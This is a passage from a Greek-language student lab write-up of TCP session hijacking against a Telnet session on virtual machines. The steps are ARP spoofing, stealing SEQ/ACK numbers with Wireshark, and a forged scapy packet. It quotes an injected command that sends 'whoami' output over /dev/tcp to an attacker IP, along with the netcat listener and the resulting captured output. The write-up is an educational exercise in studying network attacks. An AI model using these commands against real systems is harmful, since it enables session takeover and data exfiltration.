`/dev/tcp/{ATTACKER_IP}/9090\r"`, ήταν να αποκτήσουμε άμεση, εξωτερική

απόδειξη της επιτυχίας μας. Αυτή η εντολή έδωσε οδηγίες στον server να εκτελέσει το **whoami**, να πάρει το αποτέλεσμα (**kalaitzon**), και αντί να το τυπώσει στην οθόνη, να το ανακατευθύνει (με το >) χρησιμοποιώντας την ειδική δυνατότητα **/dev/tcp/**. Αυτό ανάγκασε τον server να ανοίξει μια νέα σύνδεση δικτύου και να στείλει το αποτέλεσμα (**kalaitzon**) κατευθείαν πίσω στον netcat listener του επιτιθέμενου, ο οποίος «άκουγε» στην πόρτα 9090, μια τυχαία, «μη-προνομιούχα» πόρτα που γνωρίζαμε ότι θα είναι ελεύθερη για τον listener μας.

Γι' αυτόν τον λόγο, σε ένα ξεχωριστό terminal στο Kali Linux, στήσαμε αυτόν ακριβώς τον «ακροατή» με την εντολή **sudo netcat -lnvp 9090**. Έτσι, όταν ο server εκτέλεσε την εντολή, άνοιξε τη νέα σύνδεση και έστειλε το αποτέλεσμα κατευθείαν πίσω στο netcat listener μας στο Kali Linux, αποδεικνύοντας την επιτυχία της επίθεσης όπως θα δούμε παρακάτω, αφού τρέξουμε το αρχείο Python.

```
(kali@kali)-[~]  
$ sudo netcat -lnvp 9090  
listening on [any] 9090 ...
```

Αφού προηγήθηκαν οι παραπάνω ενέργειες, το αρχείο Python θα τρέξουμε με την εντολή **sudo python3 ./hijack.py**.

```
(kali@kali)-[~]  
$ sudo python3 ./hijack.py  
SENDING SESSION HIJACKING PACKET.....  
Packet Sent!
```

Και αντίστοιχα στο άλλο terminal με τον listener παρατηρούμε το αποτέλεσμα του, αποδεικνύοντας την επιτυχία της επίθεσης:

```
(kali@kali)-[~]  
$ sudo netcat -lnvp 9090  
listening on [any] 9090 ...  
connect to [192.168.137.128] from (UNKNOWN) [192.168.137.129] 52498  
kalaitzon
```

Από τις παραπάνω εικόνες προκύπτει ότι έχει ολοκληρωθεί η άσκηση διότι η scapy έφτιαξε ένα πλαστό πακέτο (με το IP spoofing, τα σωστά SEQ/ACK) και το έστειλε στον server. Ο server αντίστοιχα έκανε μία σύνδεση προς τον επιτιθέμενο (.128) στην πόρτα 9090. Ουσιαστικά αυτό που εμφανίζει (η τελευταία εικόνα) είναι το αποτέλεσμα της εντολής **whoami** που έτρεξε ο server μέσα από το python αρχείο.

Για να διασταυρώσουμε το αν ήταν επιτυχές το session hijacking θα δούμε τι συμβαίνει στο παράθυρο του command prompt με το telnet του client (Windows 10). Αν και δεν μπορούμε να το αποτυπώσουμε με τη μορφή στιγμιότυπου οθόνης, παρατηρούμε ότι έχει παγώσει το παράθυρο και ότι γενικότερα δε λειτουργεί πχ. δε μπορούμε να γράψουμε κάτι. Αυτό είναι η απόδειξη ότι η επίθεση πέτυχε.

Συμπέρασμα:

```
cal Telnet 192.168.137.129

Linux 6.14.0-35-generic (ubuntudesktop1.kalaitzon) (pts/1)
ubuntudesktop1.kalaitzon login: kalaitzon
Password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kalaitzon@ubuntudesktop1:~$
```

Η άσκηση αυτή απέδειξε έμπρακτα πώς, συνδυάζοντας την Desynchronization της νόμιμης συνεδρίας του client με το ARP Spoof χρησιμοποιήθηκε για να επιτευχθεί η θέληση να περνά μέσα από τον επιτιθέμενο. Στη συνέχεια, το Wireshark ήταν κρίσιμο για την παρακολούθηση αυτής της κίνησης και την κλοπή των sequence/acknowledgment numbers (SEQ/ACK). Τέλος, η scapy ήταν το μέσο που μας επέτρεψε να κατασκευάσουμε ένα πλαστό πακέτο IP Spoof, το οποίο, φέροντας τα σωστά «κλειδιά» (SEQ/ACK), ξεγέλασε τον server και τον ανάγκασε να εκτελέσει την εντολή μας. Η επιτυχία της επίθεσης αποδείχθηκε με τη λήψη του αποτελέσματος

(kalaitzon) στον netcat listener του επιτιθέμενου και με το «πάγωμα» (desynchronization) της νόμιμης συνεδρίας του client. Η άσκηση καταδεικνύει την ευπάθεια των τοπικών δικτύων (LANs) σε επιθέσεις υποκλοπής.

Βιβλιογραφία

Pearsall, R. (2023). Network Security: TCP Reset and TCP Hijacking [Διαφάνειες διάλεξης, CSCI 476]. Montana State University. <https://www.cs.montana.edu/pearsall/classes/spring2023/476/lectures/slides/20-TCP-IP-Attacks2.pdf>

Cybercat Labs. (2023, September 26). How to: Create a Windows 10 virtual machine in VMware Workstation Pro [Video file]. Retrieved from <https://www.youtube.com/watch?v=HbDz8BFSp3A>

Using Telnet in Ubuntu 24.04 LTS. (2024, October 3). Retrieved from <https://zomro.com/blog/articles/512-using-telnet-in-ubuntu-lts>

Masas, R. (2023, December 20). What is Session Hijacking | Types, Detection & Prevention | Imperva. Retrieved from <https://www.imperva.com/learn/application-security/session-hijacking/>

[IT432] Class 4: TCP session Hijacking. (n.d.). <https://www.usna.edu/Users/cs/choi/it432/lec/104/lec.html>

David Bombal. (2022, April 22). Hacking networks with Python // Creating malicious packets and breaking TCP/IP rules [Video]. YouTube. <https://www.youtube.com/watch?v=CIWD9fYmDig>

Jenil Jain. (2016, February 24). TCP(telnet) session hijacking [Video]. YouTube. <https://www.youtube.com/watch?v=DFkilHmyEiI>

Cyber Technical knowledge. (2024, April 18). Session Hijacking Attack Complete tutorial Session ID and cookie stealing side jacking [Video]. YouTube. <https://www.youtube.com/watch?v=UPfXoWEEZo0>